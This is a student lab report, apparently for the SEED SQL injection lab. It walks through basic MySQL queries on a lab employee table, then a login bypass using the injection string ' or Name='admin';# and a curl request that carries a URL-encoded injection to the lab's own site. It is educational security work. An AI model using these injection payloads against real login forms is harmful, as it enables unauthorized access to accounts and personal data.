Assignment 9: SQL Injection Attack
Lab Report

Submitted by: Begum Fatima Zohra
UTA ID: 1001880881

Task 1: Get Familiar with SQL Statements


We used the command “**mysql -u root -pseedubuntu;**” to login into the MySQL server.

Then, “**use Users;**” to access the database Users.


We could view the tables present in the database using “**show tables;**”

We saw the entire detail of the employees in the table credential by executing the command “**select * from credentials;**”


To retrieve the details of Alice, we executed the command “**select * from credentials where Name=’Alice’;**”



```
mysql> use Users
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL synta
x; check the manual that corresponds to your MySQL serv
er version for the right syntax to use near 'show table
s' at line 2
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
        |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
```



```
-------------------------+
6 rows in set (0.01 sec)

mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
1 row in set (0.00 sec)

mysql> 
```

Task 2: SQL Injection Attack on SELECT Statement

2.1: SQL Injection Attack from webpage

To see the information of the employees using admin’s credentials without admin’s password through the following command in the login page:


ID and the password fields are input to the where clause. So, what we fill in these fields go into the query. So to exploit the SQL Injection attack, we inject the following code: **‘ or Name=’admin’;#.**

‘ → input id argument closed

OR → statement after that to gain admin access.

# → password input is skipped through commenting everything that follows after


We observed that we were able to login as admin and see everyones details.



Employee Profile Login

USERNAME ' or Name='admin';#

PASSWORD Password


SQLi Lab - Mozilla Firefox
2:02 PM
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com/unsafe_h

Username	EId	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

2.2: SQL Injection Attack from command line

In this task we will gain access using curl command.


First we will try out if the curl command is working or not by including the website URL from the HTTP Header Live.

The command prompt showed us all the details inside the admin page.


Now, we will do the HTTP encoding ourselves as per the question.

Curl 'http://www.seedsqlinjection.com/unsafe_home.php?username=Admin%20%27%20%23%20&Password='


We were able to get all the admin page related details.



